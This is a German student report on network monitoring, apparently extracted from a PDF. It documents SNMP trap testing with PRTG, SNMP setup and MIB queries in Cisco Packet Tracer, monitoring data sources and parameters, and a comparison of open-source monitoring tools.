[Übersicht](#) [Live Daten](#) [2 Tage](#) [30 Tage](#) [365 Tage](#) [Nachrichten](#) [Historische Daten](#)

Nachrichten

Drops Fehler Warnungen

0 #/Sek. 0 #/Sek. 0 #/Sek. 0 #/Sek.


0 #/Sek. 0 #/Sek. 0.02 #/Sek.

Sobald dann PRTG die Trap richtig initialisiert hat, sieht es dann so aus.

The screenshot shows the Windows Task Manager window with the 'Services' tab selected. The table lists various services along with their CPU usage and memory consumption. The 'Apache HTTP Server' service is currently running and is highlighted in the list. A context menu is open over this service, with the 'Task beenden' (End Task) option highlighted.

Name	Status	3% CPU	32% Arbeitss...
> Server Manager		0.6%	88.4 MB
> Task-Manager		0.2%	17.8 MB
> Windows-Befehlsprozessor		0%	0.9 MB
> xampp-control.exe (32 Bit)		0.5%	6.8 MB
Hintergrundprozesse (25)			
> Antimalware Service Executable		0%	117.4 MB
Apache HTTP Server		0%	66.5 MB
> Apache HTTP Server		0%	6.8 MB
COM Surrogate		0%	2.5 MB
CTF-Ladeprogramm		0%	4.7 MB
Google Crash Handler		0%	0.5 MB
Google Crash Handler (32 Bit)		0%	0.5 MB
> Host für die Windows Shell-Obe...		0%	28.8 MB
Hostprozess für Windows-Aufg...		0%	3.3 MB

Nun öffnen wir auf dem Server den Task Manager und wählen den entsprechenden Dienst aus.



Nun werden wir den entsprechenden Task beenden.

Fehlerfilter ⓘ bindings["Fehler"]


Auf dem Sensor im PRTG kann man nun unter Fehlerfilter folgendes angeben: bindings[«Fehler»].

Nun habe ich folgendes Tool installiert: <https://ezfive.com/snmpsoft-tools/snmp-trap-gen/>
Mit diesem Tool kann man eine Trap Generieren, da ich nicht unbedingt meine Services evtl. beschädigen wollte.

Folgenden Befehl habe ich dann verwendet:

**Snmptrapgen.exe -r:10.0.0.43 -c: public
-vid :1.3.6.1.4.1.311.1.13.1.14.65.112.97.99.104.101.32.83.101.114.118.105.99.101 -val :'Fehler' -vtp :str**

Sobald ich die Trap generiere, sieht man eine Steigung im PRTG.



Trap messages

Datum Zeit	Source	Agent	Enterprise	Bindings	GenTrap	Spectrap	Timeticks	Version
20.06.2020 13:20:30	10.0.0.41	10.0.0.41	SNMPv2-SMI::enterprises.311.1.13.1.14.65.112.97.99.104.1...		6	101	164456...	1
20.06.2020 13:20:30	10.0.0.41	10.0.0.41	SNMPv2-SMI::enterprises.311.1.13.1.14.65.112.97.99.104.1...		6	101	164456...	1
20.06.2020 13:20:29	10.0.0.41	10.0.0.41	SNMPv2-SMI::enterprises.311.1.13.1.14.65.112.97.99.104.1...		6	101	164456...	1
20.06.2020 13:20:28	10.0.0.41	10.0.0.41	SNMPv2-SMI::enterprises.311.1.13.1.14.65.112.97.99.104.1...		6	101	164456...	1
20.06.2020 13:20:28	10.0.0.41	10.0.0.41	SNMPv2-SMI::enterprises.311.1.13.1.14.65.112.97.99.104.1...		6	101	164456...	1
20.06.2020 13:20:27	10.0.0.41	10.0.0.41	SNMPv2-SMI::enterprises.311.1.13.1.14.65.112.97.99.104.1...		6	101	164456...	1
20.06.2020 13:20:27	10.0.0.41	10.0.0.41	SNMPv2-SMI::enterprises.311.1.13.1.14.65.112.97.99.104.1...		6	101	164456...	1
20.06.2020 13:20:26	10.0.0.41	10.0.0.41	SNMPv2-SMI::enterprises.311.1.13.1.14.65.112.97.99.104.1...		6	101	164456...	1
20.06.2020 13:20:26	10.0.0.41	10.0.0.41	SNMPv2-SMI::enterprises.311.1.13.1.14.65.112.97.99.104.1...		6	101	164456...	1
20.06.2020 13:20:25	10.0.0.41	10.0.0.41	SNMPv2-SMI::enterprises.311.1.13.1.14.65.112.97.99.104.1...		6	101	164456...	1

<< < 0 an 0 >

Zudem sieht man auch die Traps Messages, hier habe ich noch keine Bindings hinzugefügt.

	Source	Agent	Enterprise	Bindings
20.06.2020 13:24:38	10.0.0.41	10.0.0.41	SNMPv2- SMI: enterprises.311.1.13.1.14.65.112.97.99.104.101.32.83.101.114.118.105.99	SNMPv2- SMI: enterprises.311.1.13.1.14.65.112.97.99.104.101.32.83.101.114.118.105.99.101 = Fehler
20.06.2020 13:24:37	10.0.0.41	10.0.0.41	SNMPv2- SMI: enterprises.311.1.13.1.14.65.112.97.99.104.101.32.83.101.114.118.105.99	SNMPv2- SMI: enterprises.311.1.13.1.14.65.112.97.99.104.101.32.83.101.114.118.105.99.101 = Fehler
20.06.2020 13:24:36	10.0.0.41	10.0.0.41	SNMPv2- SMI: enterprises.311.1.13.1.14.65.112.97.99.104.101.32.83.101.114.118.105.99	SNMPv2- SMI: enterprises.311.1.13.1.14.65.112.97.99.104.101.32.83.101.114.118.105.99.101 = Fehler
20.06.2020 13:24:36	10.0.0.41	10.0.0.41	SNMPv2- SMI: enterprises.311.1.13.1.14.65.112.97.99.104.101.32.83.101.114.118.105.99	SNMPv2- SMI: enterprises.311.1.13.1.14.65.112.97.99.104.101.32.83.101.114.118.105.99.101 = Fehler
20.06.2020 13:24:34	10.0.0.41	10.0.0.41	SNMPv2- SMI: enterprises.311.1.13.1.14.65.112.97.99.104.101.32.83.101.114.118.105.99	SNMPv2- SMI: enterprises.311.1.13.1.14.65.112.97.99.104.101.32.83.101.114.118.105.99.101 = Fehler

Sobald ich noch einen String zum generierten Trap hinzufüge, sieht man dann im PRTG auch den String.

3.5. SNMP Cisco Paket Tracer

Zu Beginn habe ich eine Paket Tracer Umgebung gemäss diesem Tutorial aufgebaut:


<https://web.microsoftstream.com/video/e069518b-8583-4054-af6f-6b673b70f1ca?list=studio>

Nun muss man noch kurz den Router konfigurieren.

```
Router> enable
Router# show running-config
Router# configure terminal
Router(config)# snmp-server community M145pub RO
Router(config)# snmp-server community M145pri RW
Router(config)# exit
Router# write memory
```



Nun öffnen wir auf einem beliebigen PC unter Desktop den MIB Browser.



Unter Advanced kann man nun die Daten des Router angeben oder des Gerätes das man via SNMP erreichen möchten.

A screenshot of the PCO software interface. The top menu bar includes Physical, Config, Desktop, Programming, and Attributes. A sub-menu bar shows MIB Browser, Physical, Config, Desktop, Programming, and Attributes. The main window has tabs for MIB Browser, Physical, Config, Desktop, Programming, and Attributes. The MIB Browser tab is active, showing the "SNMP MIBs" tree on the left. The tree is expanded to show the "MIB Tree" > "router_std MIBs" > "iso" > "org" > "dod" > "internet" > "mgmt" > "mib-2" > "system" > "sysName". The "Result Table" panel on the right displays the OID .1.3.6.1.2.1.1.5.0 under "Name/OID" and its value ".sysName" under "Value". Below the table are fields for "OID", "Syntax", "Access", and "Description". A status bar at the bottom shows ".iso.org.dod.internet.mgmt.mib-2.system.sysName.0" and a "Top" button.

Danach kann nun den entsprechenden Tree so aufklappen, dass man die OID erhält.

The screenshot shows a software interface for network monitoring. At the top, there is a search bar labeled 'OID:' containing the value '.1.3.6.1.2.1.1.5.0'. Below it is a dropdown menu labeled 'Operations:' with 'Get' selected. To the right of the dropdown is a button labeled 'GO'. Below these controls is a table titled 'Result Table'. The table has three columns: 'Name/OID', 'Value', and 'Type'. There is one row in the table, which corresponds to the OID entered in the search bar. The 'Name/OID' column contains the string '.1.3.6.1.2.1.1.5.0 (iso.org.dod.internet.mg...'. The 'Value' column contains the string 'Luis_Luescher_m145'. The 'Type' column contains the string 'OctetString'. The entire interface is set against a dark blue background.

Name/OID	Value	Type
.1.3.6.1.2.1.1.5.0 (iso.org.dod.internet.mg...	Luis_Luescher_m145	OctetString

Wenn man die OID gefunden hat, kann man die Operation auswählen in diesem Fall «get». Danach kann man auf «GO» klicken, nun sieht man unter Value den Namen des Router, welchen wir via SNMP erreichen konnten.

4. NW-Managementsysteme

Mögliche Datenquellen (Netzwerkkomponenten und angeschlossene Endsysteme) für die Überwachung eines Netzwerkes sind beschrieben
Die relevanten Parameter zur Auswertung von Performance und Verfügbarkeit sind beschrieben
Unterschiedliche Arten von Darstellungen für die Performance oder Verfügbarkeit wurden vorgestellt
Ein Vergleich der Produkte unterschiedlicher Anbieter für das Monitoring des Netzwerkes wurde erstellt
Ein Tool zur Überwachung von Netzwerken (Monitoring) ist in seiner Anwendung beschrieben (bspw. PRTG)
Eigene Idee mit Monitoring wurde - nach Absprache mit der Lehrperson - umgesetzt und dokumentiert

4.1. Datenquellen für Überwachung

Es gibt ganz viele verschiedene Datenquellen für die Überwachung im Netzwerk, die drei bekanntesten werde ich hier kurz erläutern.

4.1.1. SNMP

SNMP – Simple Network Monitoring Protocol wird meistens für das Monitoring von vielen Netzwerkgeräten sowie Endsystemen verwendet. Es läuft via UDP Port 161 bzw.. UDP 162 bei SNMP Traps. Die meisten Geräte unterstützen SNMP da es ein bereits sehr altes Protokoll ist. Jede einzelne Verwaltungsinformation, die über SNMP abgerufen werden kann – sei es die Speichernutzung eines Servers, der Datenverkehr an einem Switch oder die Dateien in der Warteschlange eines Druckers – wird individuell durch ihre OID adressiert. Diese Eigenschaft ist der Grund dafür, warum OIDs gebraucht werden. Sie helfen Administratoren, die Objekte in ihrem Netzwerk zu identifizieren und die Überwachung auf sinnvolle Weise durchzuführen. Damit die Verwaltungseinheit und ein verwaltetes Gerät in Netzwerken erfolgreich kommunizieren können, müssen beide wissen, welche OIDs verfügbar sind. Das ist der Grund, warum MIBs existieren und warum Systemadministratoren sie brauchen. Jedes an einem Gerät zu überwachende Objekt muss von der/den MIB(s) des Geräts bereitgestellt werden. Daher müssen Administratoren dafür sorgen, dass alle nötigen MIBs in SNMP-Agent-Geräten sowie im System der Verwaltungseinheit gespeichert sind. Eine MIB-Datei lässt sich leicht an den Endungen .my oder .mib erkennen.

4.1.2. WMI – Windows Management Instrumentation

Definition: Windows Management Instrumentation (WMI) ist ein häufig verwendet Microsoft-Standard, der detaillierte Daten für eine zentralisierte Überwachung von Windows-Workstations und Windows-Servern bietet. WMI basiert auf dem Kommunikationsprotokoll DCOM (Distributed Component Object Model) und ist seit Windows 2000 integraler Bestandteil von Windows-Betriebssystem und in allen Nachfolgeversionen enthalten.

Vorteil: WMI ist standardmäßig in Windows-Workstations und -Servern vorhanden sowie freigeschaltet und läuft als Windows Dienst („Windows-Verwaltungsinstrumentation“). Administratoren müssen sich also in einem ersten Schritt keine Gedanken darüber machen, wie sie ihre Server oder Workstations monitieren - Administrationszugangsdaten auf ein Zielgerät sind in einfachen Szenarien meist genug. WMI kann auf viele Windows-Performance-Daten wie CPU-Last, Auslastung des Arbeitsspeichers, Datenverkehr auf der Netzwerkkarte und andere Daten zugreifen.

Nachteil: WMI ist performancehungrig. Es verursacht eine hohe Last auf dem System. Ich empfehle, maximal 200 WMI-Sensoren auf dem PRTG-Probe-System zu nutzen und ein hohes Scanning-Intervall einzustellen. Standardmäßig ist ein Intervall von einer Minute üblich. Bei WMI sollte man das Intervall auf fünf Minuten erhöhen.

Alternative 1: Alternativ zu WMI können Administratoren für ihr Monitoring auf SNMP zurückgreifen. Über SNMP können ebenfalls standardmäßig viele Parameter abgefragt werden, wie Verfügbarkeit, CPU-Last, Arbeitsspeicher und die Netzwerkkarte. SNMP verursacht eine deutlich geringere Last. Allerdings muss SNMP meist auf den Zielrechnern und -Servern zuerst eingerichtet werden.

4.1.3. Ping

Definition: Ping ist ein Befehlszeilentool, das für praktisch jedes Betriebssystem mit Netzwerkverfügbarkeit verfügbar ist und das als Test eingesetzt wird, um festzustellen, ob ein Netzwerkgerät erreichbar ist.

Der Ping-Befehl sendet eine Anforderung über das Netzwerk an ein bestimmtes Gerät. Ein erfolgreicher Ping führt zu einer Antwort des gepingten Computers zurück zum ursprünglichen Computer.

Überwachung: Ping kann zur Überwachung der Netzwerkverfügbarkeit von Geräten eingesetzt werden. Ein Ping-Befehl, der als geplante Aufgabe ausgeführt wird, kann einen rudimentären Abruf jedes vernetzten Computers oder Geräts vornehmen, ohne dass zusätzliche Softwareagenten installiert oder zusätzliche Ports geöffnet werden müssen. Der grundlegendste aller Aufwärts/Abwärts-Monitore könnte durch Ausführen eines Pings mit der Option «run until stopped» erzielt werden. Wenn die Pings fehlzuschlagen beginnen, haben sie ein Problem, das System zu erreichen.

Diese Lösungen werden mit einem zusätzlichen Überwachungstool wie erheblich verbessert, das zwar zugrunde liegende Ping-Befehle verwendet, jedoch nicht davon abhängt, dass jemand die Ausgabe überwacht oder zur Aufzeichnung an einen Datensatz weiterleitet.

Der Standard-Ping-Sensor führt Ping-Befehle im Hintergrund aus. Diese Befehle können konfiguriert werden, um in spezifischen Intervallen oder als Reaktion auf ein anderes Ereignis ausgeführt zu werden. Wenn zum Beispiel ein Sensor einen Verbindungsfehler meldet, lässt sich mit einem Ping bestimmen, ob immer noch eine Netzwerkverbindung besteht. Oder Monitore können konfiguriert werden, um einen Administrator zu warnen, wenn die Ping-Zeiten zu lang werden oder zu viel Paketverlust auftritt.

Ein anderer interessanter Ping-basierter Sensor ist der Cloud Ping Sensor, der überwachte Systeme von einer Remote-Cloud verteilter Systeme aus anpingt. Er sorgt für den überaus wichtigen, jedoch schwer zu erkennenden Alarm, wenn an Ihrem Ende alles normal läuft, Ihre Systeme jedoch aus irgendeinem Grund von Remotebenutzern oder -clients von aussen nicht erreicht werden können.

Sicherheit: Das blosse Wissen, dass ein System existiert und mit dem Netzwerk verbunden ist, kann genug Information für einen Angreifer sein, um mit dem Angriff zu beginnen. Durch sorgfältige Analyse von Ping-Antworten können weitere Informationen erhalten werden, z. B. welches Betriebssystem das Ziel verwendet, wo sich die Maschine befindet, usw.

Viele Hacking-Tools gehen einen ganzen Bereich durch, indem sie jede IP-Adresse in einem Ziel-Netzwerk anpingen, um eine Liste der Systeme zu erhalten, die erreichbar sind und reagieren werden. Infolgedessen sind viele Firewalls so konfiguriert, dass Ping-Anforderungen von nicht vertrauenswürdigen Netzwerken blockiert werden.

4.2. Relevante Parameter

In diesem Kapitel werden verschiedene Parameter thematisiert, die für die Überwachung des Netzwerkes und dessen Komponenten relevant sind.

4.2.1. Laufzeit

Die Laufzeit ist ein sehr wichtiger Parameter, wenn es zum Beispiel zu einem Ausfall kommt, in grossen Firmennetzwerken, fällt es nicht immer direkt auf, wenn ein Server egal ob physisch oder virtuell ausfällt. Zudem kann man durch diese Monitoring auch nachschauen, ob man in einem SAL seine Bedingungen erfüllt zB. 99% Verfügbarkeit.

4.2.2. Prozessorlast

Ist der Prozessor überlastet und dies über längere Zeit muss man die Dienste des Server anpassen oder die HW entsprechend aufrüsten. Wichtig ist, dass die Prozessorlast durchschnittlich immer gleich bleibt. Kleinere Ausnahmen wie höhere Last für einige Sekunden oder Minuten sind nicht schlimm sollten aber nicht regelmässig auftauchen.

4.2.3. Memory

Das selbe wie beim Prozessor gilt auch beim RAM. Der RAM sollte durchschnittlich gleich sein, kann aber natürlich kleiner Ausnahmen haben. Wichtig ist hier, dass man sich den Ussage regelmässig anschaut und wenn ein Wert von mehr als 80% dauerhaft überschritten wird sollte man über ein Systemupgrade nachdenken.

4.2.4. Laufwerkkapazität

Auch das Monitoring der Laufwerke ist sehr wichtig. Insbesondere dann, wenn das C: Drive vollläuft. Wichtig ist das man die Laufwerke monitort, um ein Überfüllen zu verhindern. Bei einer 95%igen Disk würde ich diese Versuchen zu erweitern, neues SAN LUN hinzufügen etc.

4.2.5. Erreichbarkeit (Ping)


Die Erreichbarkeit eines Server oder anderen Netzwerkgerät ist essenziell. Daher sollte immer wieder getestet werden, ob ein Gerät erreichbar ist. Dies hängt auch wieder mit der entsprechenden Verfügbarkeit in Bezug auf SLA's zusammen die man mit einem Kunden aushandelt.

4.3. Unterschiedliche Arten von Darstellungen

In diesem Kapitel werde ich zwei verschiedene Arten von Darstellungen kommentieren und beschreiben. Wichtig ist bei allen Darstellungsarten, dass man schnell versteht wie sich die Parameter verhalten und welche Auswirkungen diese haben.


4.3.1. Graphen

Graphen werden dazu verwendet, Daten einfach zu visualisieren. Keiner möchte reine Daten in einem CSV File auslesen. Graphen bieten eine schnelle Sicht der Dinge an. So kann man Ausreisser einfacher erkennen und entsprechende Nachforschungen starten.



4.3.2. Farben

Farben sind auch wichtig. Durch Farben erkennt man am schnellsten ob alles in Ordnung ist. So steht grün für alles ist gut, gelb für eine Warnung und rot für einen Alarm. Der Mensch nimmt die Farbe rot am schnellsten auf und verbindet diese mit etwas Negativen.



4.4. Vergleich Monitoring Tools

Name	OpenNMS	Zabbix	Icinga	Nagios
URL	https://www.opennms.com/	https://www.zabbix.com/	https://icinga.com/	https://www.nagios.org/
Version	1.8.x	1.8.6	1.6	3.3.1
Lizenz	GPL V2	GPL V2	GPL V2	Core: GPL V2, Nagios XI: Commercial License
Unterstützte Plattformen	Linux, Windows, Solaris, MAC OS X	Zabbix Server und Proxy: Linux, Solaris, HP-UX, FreeBSD, OpenBSD, NetBSD, andere Unix-Plattformen Zabbix Agent: zusätzlich Windows	Linux, Solaris, HP UX, AIX, Gentoo, BSD, MAC OS X	Die Unix-Derivate, Linux, BSD
Davon in Paketform/Installer	Windows, Linux (Deb oder RPM)	Im Repository von Debian, Ubuntu, Fedora; Zudem Pakete für Open Suse/SLES, RHEL, CentOS, Slackware	Ubuntu, Debian, Red Hat, CentOS, SLES, Solaris, Mac	In nahezu allen Linux-Distributionen enthalten.
Erstes öffentliches Release	2000	2001	2009	1999 (als NetSaint)
Preis	Lizenzkostenfrei	Lizenzkostenfrei	Lizenzkostenfrei	Core: kostenfrei, Kommerziell: 50 Nodes ab 1300 US-Dollar
Hardwarevoraussetzungen				
CPU	Ab 1GHz	Ab 200 MHz	ARM, i386	Die einzige Voraussetzung für Nagios Core ist eine Maschine mit Linux oder einer Unix-Variante, netzwerzugriff und einem C-Compiler (sofern aus den Sourcen installiert werden soll)
RAM	Minimal 512 MByte	Ab 16 Mbyte für die Applikation	Ab 32 Mbyte (ARM-CPU)	Keine Angaben
Disk Space	Minimal 8 GByte	Ab 32 MByte, abhängig von der Menge gesammelter Daten	Ab 50 MByte	Keine Angaben
Softwarevoraussetzungen				

Datenbanken	PostgreSQL	MySQL, PostgreSQL, Oracle, SQLite, DB2	MySQL, PostgreSQL, Oracle	Optional MySQL
Architekturmodell	Grundsätzlich Agentlos, aber mit offenen Schnittstellen, die auch eine Implementierung von Agenten ermöglichen. TCP, ICMP, SNMP kann in den Versionen V1, V2c und V3 abgefragt werden. Die Nagios-Agenten NRPE und NSCAgent++ lassen sich vollständig nutzen.	Agentenloses Monitoring mit verschiedenen Methoden (TCP-Checks, ICMP Ping, SNMP, IPMI und andere), zusätzlich nativer Agent für alle Plattformen.	Icinga unterstützt sowohl agentloses Monitoring via TCP, SNMP, WMI als auch die Verwendung von Agenten wie NRPE oder auch NSCAgent++ für Windows Systeme.	Grundsätzlich agentenlos, wenn Prüfungen über das Netzwerk sowie per SNMP als hinreichend angesehen werden. Weitergehende Prüfungen über Agenten ONSClient++ unter Windows, Nagios NRPE unter (Linux/Unix/BSD) sind möglich.
Skalierbarkeit	Die Skalierbarkeit ist grundsätzlich nicht durch die Softwarearchitektur beschränkt. Es existieren Installationen mit 70k IP-Interfaces und 800k Performance Daten, die alle 5 Minuten gesammelt werden. Einzelne Daemons (Poller, Datacollection, etc.) lassen sich auf eigene Hardware auslagern.	Dank verschiedener Techniken zur Performancesteigerung kann ein Zabbix-Server tausende Hosts überwachen, auch verteiltes Monitoring ist möglich.	Im Interesse einer guten Skalierbarkeit lassen sich verschiedene Systeme in verteilten Umgebungen konfigurieren und zentral über ein Interface steuern. Des Weiteren können die einzelnen Komponenten wie Core, Datenbank und Webinterface auf verschiedene Systeme verteilt werden. Eine zentrale Konfiguration und Steuerung der entfernten Systeme wird durch Addons	Verteilte Installationen von Nagios sind möglich, sei es aus performancegründen, aber auch um Daten verschiedener Nagios Installation zentral zu aggregieren.

			und Icinga-Web unterstützt.	
Support	Kommerzieller Support verfügbar.	Support durch Hersteller und Partner verfügbar.	Support ist in vielen Varianten durch Dienstleister verfügbar.	Community Support und zahlreiche Dienstleister für die kommerzielle Version durch Nagios Inc.
Gesamtbewertung 1 -10				
Bewertung	5	6	7	9

5. Hands-on PRTG

5.1. Erklärung

Mit den vorkonfigurierten Sensoren des PRTG Network Monitor lässt sich die Überwachung von Anwendungen und Services in das Netzwerkmonitoring integrieren und die Performance von Mailservern, SharePoint-Services, Backupsystemen und Datenbanken im Blick behalten. PRTG Network Monitor bietet einen speziellen Sensor für die Exchange-Server-Überwachung.


Anwenden des PRTG Network Monitor stehen 150 Sensortypen für das zentralisierte Multi-System-Monitoring in heterogenen IT-Infrastrukturen zur Verfügung. Dazu zählen Sensoren für die Überwachung der Funktionsfähigkeit von POP3-, SMTP- und IMAP-Servern. Paessler zufolge kann PRTG z.B. die Ursachen für Mail-Warteschlangen, lange Übertragungszeiten und Latenzen beim Einsatz eines Windows Exchange Server aufdecken. Neben Mailservern können Administratoren ebenfalls SharePoint- und Internet-Information-Services (IIS), Backupsysteme sowie das Windows Security Center im Blick behalten. Auch die Einbindung von Datenbanken sei möglich. Für webbasierende Anwendungen stehen verschiedene HTTP-Sensoren zur Verfügung.

The screenshot displays the PRTG Network Monitor interface. At the top, there's a navigation bar with links like Startseite, Geräte, Bibliotheken, Sensoren, Alarme, Maps, Berichte, Protokoll, Tickets, Konfiguration, and a search bar. Below the navigation is a header with the host name "Server2.fabian-niesen.de" and a status indicator showing 221 sensors. The main area is divided into several sections:

